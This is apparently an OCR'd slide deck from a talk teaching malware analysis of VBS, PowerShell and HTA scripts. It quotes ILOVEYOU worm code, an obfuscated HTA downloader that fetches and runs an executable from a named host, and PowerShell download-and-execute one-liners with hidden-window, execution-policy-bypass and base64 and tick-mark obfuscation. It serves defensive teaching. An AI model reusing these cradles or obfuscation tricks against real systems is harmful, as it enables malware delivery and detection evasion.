
No Disassembly Required

Brian Satira
@r3doubt
blog.r3doubt.io

Overview

- Introduction
- VBS Malware
- Offensive PowerShell
- Other Script Malware



@r3doubt

https://github.com/r3doubt/apple-sauce-in-a-bucket


https://blog.r3doubt.io

WHOAMI

- U. of Pittsburgh, CISSP
- InfoSec jack-of-all-trades
  - Threat Intelligence
  - Threat Emulation
    - Help develop hunting strategies
  - Infrastructure
    - Spaghetti code, automation
- Reverse Engineer
  - Malware
  - ICS, IoT, Embedded
- Love to understand how things REALLY work
  - What else can it do?
  - RE is more than bug-hunting or finding IOCs

Is This Talk For You?

- Do you ever:
  - Examine potential phishing emails?
  - Analyze potentially malicious web content?
  - Investigate endpoints and do incident response?
- Do you have limited opportunities:
  - Attend expensive SANS or Black Hat classes?
  - Spend all day staring at assembly?
- Do you want to learn about malware?
  - Don’t know where to start?
  - All that hex seems intimidating?
- Do you love figuring out how things work?
    - Do you have curiosity?
    - Do you have persistence?




Bottom Line Up Front (BLUF)

I'M LOANING YOU TO THE GOVERNMENT TO HELP STOP THE WORST CYBER ATTACK OUR COUNTRY HAS SEEN.
I WROTE AN APP FOR THAT.
OKAY... DONE.
ARE WE GOOD?
IT'S A GRAY AREA. I MIGHT NEED TO KILL YOU AND STEAL THE APP.
Dilbert.com DilbertCartoonist@gmail.com
6-25-15 © 2015 Scott Adams, Inc. /Dist. by Universal Uclick

- If you want or need to learn malware analysis
  - Start with scripts
  - Follow 20/80 Rule, a.k.a. Pareto Principle
- It isn't magic, it's just code
  - Just pick a language, there is even malware in LUA
- Requires no special software
  - Maybe VM for safety, and a text editor
- You are smarter than a sandbox
  - Hey you were smart enough to attend my talk, right?
- You can do it!

Why Start With Script Malware ?

- Pareto Principle or “20/80” Rule
  - Vilfredo Pareto
  - Apocryphal attribution (possibly J.M. Juran)
  - Useful idea
- Studying script malware
  - 20% of the knowledge
  - 80% of what you face
- Immediate ROI analyzing
  - Phishing email attachments
  - Drive-by downloads
  - Live-off-land (lol) activity
  - Tiny web shells
  - And more!



Scripts, What Are They Good For ?

Stage or Activity	Mitre Att&ck Model	Lockheed Martin Cyber Kill Chain (CKC)
✔	?	Weaponization
✔	Discovery (?)	Reconnaissance
✔	Initial Access	Delivery, Exploitation, Installation
✔	Execution, Persistence, Privilege Escalation, Defense Evasion, Discovery, Lateral Movement, Credential Access, Collection	Actions on Objectives
✔	Exfiltration, Command and Control	Command and Control

VBS & Phishing Emails

Script Malware History: ILOVEYOU Worm

- May 4th, 2000
  - Onel de Guzman and Reonel Ramones
- 45 million users affected
  - Spread by email using an attachment and Outlook contacts
  - Mail servers DOSed
  - Overwrote all files with document and media extensions
- Written in VBS using Windows Script Host API
  - Wscript still around in Windows 10

```
sub main()
On Error Resume Next
dim wscr,rr
set wscr=CreateObject("WScript.Shell")
rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout")
if (rr>=1) then
wscr.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout",0,"REG_DWORD"
end if
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
Set c = fso.GetFile(WScript.ScriptFullName)
c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
regruns()
html()
spreadtoemail()
listadriv()
end sub
```

Initial Access: Phishing Email

- Still pretty similar to ILOVEYOU Worm
  - 18 years later and still PWNing strong (depressing, right?)
- Scripts used for “staging” payloads
  - Sometimes “drops” an embedded executable
  - Sometimes script is just “downloader” for remote hosted 2nd stage
  - Payload can be more scripts too, not a executable
- If your phishing email gets blocked or detected, would you rather
  - Have your new banking trojan .dll file written in C++ get burned?
  - Have a simple Java Script downloader you wrote in an hour get burned?
- Sometimes there is not vertical integration in the malware economy
  - Payload today--banking trojan for client A
  - Payload tomorrow-- ransomware for client B
- Defense Evasion

Tools You’ll Need

- Text editor
  - Integrated Development Environment (IDE) features are nice
  - “Console” view for quasi-debugging
  - Highlighting with support for script language keywords,
  - Notepad ++ , SciTE, LeafPad (default on Kali), Gedit (default on Ubuntu
- Windows VM
  - [Safely] run code
- Interweb access (on your host, not guest OS)
  - Disable bridged or NAT connections to VM
- I generally don’t use “real” debuggers for VBS
  - Doesn’t mean you can’t or that it isn’t useful
  - Often just use msgbox(), or “console” view in text editor works well enough
- If Microsoft Visual Studio is installed
  - “cscript.exe /x foo.vbs” to run with debugger

VBS Analysis Strategy

1. Extract from source
    a. Likely Word or other document with an OLE object
    b. Decrypt if needed
        i. http://www.reconstructer.org/
        ii. https://www.decalage.info/python/oletools
2. Find unobfuscated code including keywords and line-breaks
    a. Good editor will help highlight this for you
    b. Sometimes IOCs are just in plain-text, it happens, still verify they aren't AF
3. Try finding eval() or execute() functions
    a. Shortcut possible with msgbox()

VBS Analysis Strategy:Continued


4. Get rid of obvious garbage functions (may not be obvious until after deobfuscation)
5. Find obfuscation function(s)
   a. Look for Chr (), other string manipulation library functions
6. Write a quick decoder or de-obfuscation script, doesn’t have to be in same language
   a. Sometimes online tools can work, remember OPSEC
7. Identify the really useful bits
   a. WSH related functions, COM objects
8. Rename functions something meaningful
   a. comment code

VBS Analysis Strategy:Continued

10. Functionality (Mitre Att&ck model)
11. Sequence of files and processes (relationship of artifacts)
12. Note and defeat Anti-Forensics (AF)
13. Observables that could be part of an indicator


Phishing Email Analysis

- VBS downloader
  - Embedded in a Word document
  - Password protected
    - Anti-sandbox / anti-forensics
- Removed password (msoc tool)
- Carved out of Word
  - Opened in Notepad++
- Basic cleanup
  - Split string on ‘:’ line continuation
    - Readability
  - VBS keywords auto-highlighted
  - IDed and eliminated likely junk code


*E:\Windows\phishsamples\bin3.vb - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
notObfuscated.hta
bin3.vb

```
SOWNULNULSTXNULDoc Part M   .vbsNULC:\Users\Test7\Desktop\1\Doc Part M
fUNctIoN SP5By9qF(X3djcRi,UGum,KdNabqd)
LpQ1F1xI="62"+"42"
QoK="3"+"20"
Mw="21"+"18"
EHs="28"+"98"
CraIyG="85"+"57"
UANFKS="82"+"81"
S7=LpQ1F1xI+QoK
S8=EHs+S7+CraIyG
S9=S8+UANFKS+LpQ1F1xI
SP5By9qF=mID(X3djcRi,UGum,KdNabqd)
ELtaB="89"+"86"
Oy="96"+"67"
CP8h1="54"+"67"
SEcL9f="26"+"77"
KBF5ne6v="49"+"80"
EN="87"+"92"
S7=ELtaB+Oy
S8=SEcL9f+S7+KBF5ne6v
S9=S8+EN+ELtaB
EnD fUncTiOn
fUNcTioN NPCAH()
```

Phishing Email Analysis Continued




```
fUnction MODF(M, N)
    MODF = M - (N * (M \ N))
    EnD fUncTiOn
FUncTIon XORF(ERm8sS,BHmM)
    XORF=(ERm8sS aNd nOt BHmM)Or(nOT ERm8sS AnD BHmM)
    eND fUNcTiOn
Function DecodeF(Pj,Xh9,Diez,Y9Mt)'decode function
    Dim NykC,JW,LCrwu7
    For NykC=1 To Diez
    JW=(Chr((107616/2832)) & Chr((40536/563))&(Mid(Pj,(NykC+NykC)-1,2)))
    LCrwu7=(Asc(Mid(Xh9,((MODF(NykC,Y9Mt))+1),1)))
    DecodeF=DecodeF+Chr(XORF(JW,LCrwu7))
    Next
    End Function
    Dim C
C=
wscript.echo C
'msgbox(C)
```


- Obfuscation code
  - Obfuscation has to be reversible
  - Code is usually present in sample
- ID several obfuscation functions
  - XOR implementation
  - Modulus operator
    - Custom, not the VBS one
  - Custom de-obfuscation function
- Located function calls
  - Wrote quick decoder
  - Used custom function to decode

Phishing Email Analysis Findings

- XMLHTTP web object
  - Like a headless browser
  - Think Phantom JS, or cURL, WGET
- Identified variable for URL
  - Found URL choosing function
  - Located the remote server URLs
- XOR function
  - Used to decrypt payload
  - Identified XOR key
    - cURL second stage
- Lessons Learned
  - Dynamic analysis would miss URLs
  - Different XOR keys needed
  - Just basic COM objects




```
FUnCTIoN XMRf(xHTTPObj, Qv70)'XMLHTTP Request
    On ErRoR RESUmE nexT
    xHTTPObj.opEn GET,Qv70,0
    xHTTPObj.SeNd
    iF xHTTPObj.sTatUs=(200) then
    XMRf=1
    End If
    EnD fUNCTiON
```



```
FUncTIOn XORFileStreamwithKey107f(file1,file2)'copies file1 to file2 xor with
    Dim FSO,fileObj2,fileObj1,XorKeyArray(6)
    XorKeyArray(2)=98
    XorKeyArray(4)=98
    XorKeyArray(5)=110
    XorKeyArray(1)=106
    XorKeyArray(3)=57
    XorKeyArray(0)=107
    XorKeyArray(6)=115
    SeT FSO=CreateObjectF(Scripting.FileSystemObject)
    seT fileObj1=FSO.OpENteXtFIle(file1,1,0)'returns a textstream object (fil
    sEt fileObj2=FSO.cReatEtEXtfIle(file2,1,0)'returns a textstream object(fi
    On eRrOr rESUMe NEXt'turns on error handling
    dO
    NextChar=fileObj1.rEad(1)
    if ErR.NUmbEr = 0 then'if no error occurred
    FileWriterf fileObj2,Chr(XORf(aSC(NextChar),XorKeyArray(0)))'takes value
    eND If
    lOOp uNTil eRr.NUMbEr <> 0
    fileObj2.ClosE
    fileObj1.clOSE
    eNd functIon
```

VBS Obfuscation Techniques


- String manipulations
  - StrReverse(), Replace()
  - Concatenation with ‘&’ or ‘+’
- Character conversion to numbers with Asc()
  - Then do math operations
- Encoding
  - XOR key byte encoding
  - Base64 encoding
  - custom encoding schemes
- Garbage Code
  - Valid but does nothing
  - Can be inside or outside a function() or sub()
- Only real limit
  - operations must be reversible
  - Asc() can be reversed by adding Chr() into the converted string
- Look for the Execute(), and try using msgbox() instead !!



```
dim foo
foo=chr(100)+chr(105)+chr(109)+chr(32)+chr(111)+chr(98)+chr(106)
execute(foo)
```

PowerShell Scripting


What is PowerShell?


THE ULTIMATE COMIC ART POSTER BOOK
IDW
TEENAGE MUTANT NINJA TURTLES
FEATURING 16 DETACHABLE POSTERS BY TMNT CO-CREATOR KEVIN EASTMAN!

- Windows command-line shell
  - Substitute for cmd.exe
- Designed for system administrators
  - More like BASH on Linux
- Also a scripting language
  - Built on .NET framework
- Installed by default on Windows
- v6.0
  - Open-source
  - works on Linux and Unix OS
- Allows remote administration
- Like cmd.exe but blue!

Brief History of Offensive PowerShell

- 2012, “Year of PowerShell”
  - Josh Kelly and Dave Kennedy
    - “Unicorn”
    - “Powershell OMFG” BlackHat
  - Matt Graeber
    - PowerSploit
    - “Live Off the Land”
- Red team & pen-testing tools
    - Nishang, Empire, Powersploit
    - Tons more
- Advanced persistent threat actors
    - 2017 APT 29 PoshSpy tool, WMI + PowerShell



Mitre Att&ck Model Versus Lockheed Martin Cyber Kill Chain (CKC)			
1	✔	Initial Access	Delivery, Exploitation, Installation
2	✔	Execution, Persistence, Privilege Escalation, Defense Evasion, Discovery, Lateral Movement, Credential Access, Collection	Actions on Objectives
3	✔	Exfiltration, Command and Control	Command and Control
4	✔	?	Weaponization

“Live Off the Land” and “Fileless Intrusions”


- Live Off the Land
  - Whitelisted applications, tools and scripting engines
  - Used by admins
    - Doesn’t look unusual
  - Fewer artifacts on endpoint (EDR)
  - Fewer artifacts downloaded (IDS)
- Fileless Intrusion
  - Run tools remotely
  - Possible with PowerShell remote
  - Artifacts not written to disk

“Live Off the Land” with PowerShell

- Windows Remote Management with WSMan and PowerShell interactive session
  - enable-psRemoting -force
  - Enter-psSession computerName
  - Exit-psSession computerName
- Invoke-command
  - Invoke-command computerName1, computerName2 -ScriptBlock {powershell code}
- .Net webclient one-liner “cradles”
  - Raphael Mudge’s “Flying a Cylon Raider” (2015)
  - Download and execute our external scripts
  - IEX(new-object net.webclient).downloadstring(“http://domain/script.ps1”)
    - Runs script.ps1 from remote host
- Tools adapted for remote use with PowerShell
  - Joe Bialek Invoke-Mimikatz version of Benjamin Delpy’s Mimikatz
    - “Fileless” credential harvesting

HTML Applications (HTA)

- Web application written in HTML
  - Can include other script languages like VBS, JS, and PowerShell
  - Executes as an mshta.exe with access to COM objects
- CVE 2017-199
  - MS Office opened and executed automatically without macros, exploit, etc.
  - Can still be executed other ways including
    - Clicking on file
    - VBA macro with autoOpen()
- Launching with mshta.exe and .hta file
  - Defense evasion using whitelisted application to launch other applications
  - Can be detected with Windows Event Logs
    - EID 4656 query for HTA CLSID
    - EID 4688 process creation mshta.exe
  - Can be located in an Office document, on a file share, or a webpage



```
<body>
<SCrIpt laNGuAGE="vbsCRiPT">
dim jfzjfwwpafmtuoauzh : DIm bfkwyeykcqxtvimefn : sET jfzjfwwpafmtuoauzh = CrEATEOBjeCT ( ChrW(&H77) & ChrW(&H53) & ChrW(&H43) & Chr(&H72) & Chr(&H49) & StrReverse(Ch
rW(&H70)) & StrReverse(ChrW(&H74)) & ChrW(&H2E) & ChrW(&H53) & StrReverse(Chr(&H68)) & ChrW(&H45) & Chr(&H4C) & StrReverse(ChrW(&H6C)) ) : bfkwyeykcqxtvimefn = "
  ^L^L   ^L  ^L ^L   ( ^K^K^K^K^K^K^K^K^K^K^K^K^K^K^K^K^K^K^K^K^K^K^K^K^K^K^K^K^K^K   new-ObJECt
                                                                                                 sySTEm.Net.wEbCLIENt   ^L^L^L^L
) dowNLOADfIle( ^L^K <94>https://securednetwork.se/jigga/KOIJHUYGFTRD.exe<94>                   ^K^L  ^L ^K^L^K           ^L^K^K           ,
   <94>$EnV:TEmP\yhgtrfQSGHFHF.exe<94> ^K^K^K^K^K       )   ^L^L ^L^L ; ^L^L^L^L^L^L^L^L^L^L^L^L^L^L^L^L^L^L^L^L^L^L^L^L^L cmd ^K^K^K^K^K^K^K^K^K^K^K^K^K^K^K^K^K^K^K^K^K^K /k
   ^L^L    ^L^L^L^L       ^L^L^L^L^L      ^L      ^L      ^L^L     ^L      ^L^L     ^L^L     ^L^L^L <94>$Env:TEMp\yhgtrfQSGHFHF.exe<94>" : jfzjfwwpafmtuoauzh.run CHR (
 34 ) & jfzjfwwpafmtuoauzh.EXpANdEnvirONmENTstriNgS( Chr(&H25) & ChrW(&H73) & StrReverse(ChrW(&H79)) & ChrW(&H73) & Chr(&H54) & ChrW(&H45) & StrReverse(ChrW(&H6D)) &
ChrW(&H72) & ChrW(&H4F) & Chr(&H6F) & StrReverse(Chr(&H74)) & ChrW(&H25) ) & Chr(&H5C) & StrReverse(ChrW(&H53)) & ChrW(&H59) & StrReverse(ChrW(&H73)) & StrReverse(Chr
W(&H54)) & StrReverse(ChrW(&H65)) & ChrW(&H6D) & ChrW(&H33) & StrReverse(Chr(&H32)) & ChrW(&H5C) & StrReverse(Chr(&H57)) & StrReverse(ChrW(&H49)) & StrReverse(ChrW(&H
6E)) & StrReverse(Chr(&H44)) & StrReverse(ChrW(&H4F)) & StrReverse(Chr(&H57)) & Chr(&H53) & Chr(&H70) & Chr(&H6F) & StrReverse(Chr(&H77)) & StrReverse(Chr(&H65)) & Ch
rW(&H52) & Chr(&H53) & Chr(&H68) & StrReverse(Chr(&H45)) & ChrW(&H4C) & ChrW(&H6C) & Chr(&H5C) & StrReverse(ChrW(&H76)) & ChrW(&H31) & StrReverse(Chr(&H2E)) & ChrW(&H
30) & StrReverse(Chr(&H5C)) & StrReverse(Chr(&H70)) & Chr(&H4F) & StrReverse(Chr(&H77)) & StrReverse(ChrW(&H45)) & Chr(&H72) & ChrW(&H53) & StrReverse(ChrW(&H68)) & S
trReverse(ChrW(&H65)) & StrReverse(Chr(&H4C)) & StrReverse(Chr(&H6C)) & StrReverse(Chr(&H2E)) & StrReverse(ChrW(&H65)) & ChrW(&H58) & StrReverse(ChrW(&H65)) & Chr ( 3
4 ) & chr ( 32 ) & chR ( 34 ) & bfkwyeykcqxtvimefn & CHR ( 34 ) , 0 : set jfzjfwwpafmtuoauzh = NOThING
SeLF.clOSE
</script>

</body>
</html>
```

How NOT to Obfuscate an HTA Downloader! (daily scriptlet from Nick Carr)

Basic Obfuscation Techniques

- Encoded Commands
  - “Powershell.exe -encodedCommand”
  - Can accept base64 encoded string
- Truncated options and commands
  - “Powershell.exe -enc”
  - Powershell auto-completes
- Aliased Commands
  - ‘get-alias’ will list aliases
  - ‘new-alias’ will make aliases
  - Invoke-expression =>IEX
  - Invoke-webRequest =>IWR

```
CreateObject("WScript.Shell").run "powershell.exe -w
hidden -nop -ep bypass -c
&{invoke-expression(new-object
net.webclient).downloadstring('http://172.16.06/test.txt/
downloader.ps1')}"
```


Using base64 encoding this becomes:

```
CreateObject("WScript.Shell").run "powershell.exe -w hidden -nop -ep bypass -c
-enc
JgB7AGkAbgB2AG8AawBlAC0AZQB4AHAAcgBlAHMAcwBpAG8AbgAoAG4AZ
QB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAb
gB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAd
AB0AHAAcwA6AC8ALwAxADc
AMgAuADEANgAuADAALgA2ACcAKQB9AA=="
```

Basic Obfuscation Techniques Continued

- Strings can be concatenated just like we did in VBS
    - “https://” becomes “ht”+”tp”+”s://”
- Strings can be re-ordered with format operator
    - $string=”{0}{1}{2}” -f “Hello ”, “World”, ”!”
- Tick marks
    - Some escape characters for formatting
    - Others are safe to use
    - "`D`o`w`N`l`o`A`d`S`T`R`i`N`g"
- Get-Command with wildcard regex to disguise commandlets and call operator
    - “New-object” becomes ‘& (COMMAND *w-O*)’ or & (GCM *w-O*)
- Too many different ways to cover them all here

PowerShell Arms Race



